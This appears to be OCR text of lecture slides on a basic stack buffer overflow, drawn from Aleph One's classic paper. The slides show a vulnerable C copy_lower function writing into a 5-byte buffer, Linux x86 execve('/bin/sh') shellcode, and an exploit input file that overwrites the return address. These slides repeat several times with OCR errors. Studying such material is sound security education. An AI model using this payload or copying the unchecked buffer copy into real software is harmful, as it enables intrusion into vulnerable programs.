
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"

*For more details, refer to Smashing the stack by aleph

Basic Stack Exploit

So suppose we overflow with a string that looks like the assembly of:

Shell Code:
exec("/bin/sh")



"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"

When the function exits, the user gets shell !!!
Note: shellcode runs *in stack*.

(exact shell code by Aleph One)

Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
10:  char buf[5];  url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
10:  char buf[5], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  buf[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
23: /** main to load a file and run
parse */
```

BREAK

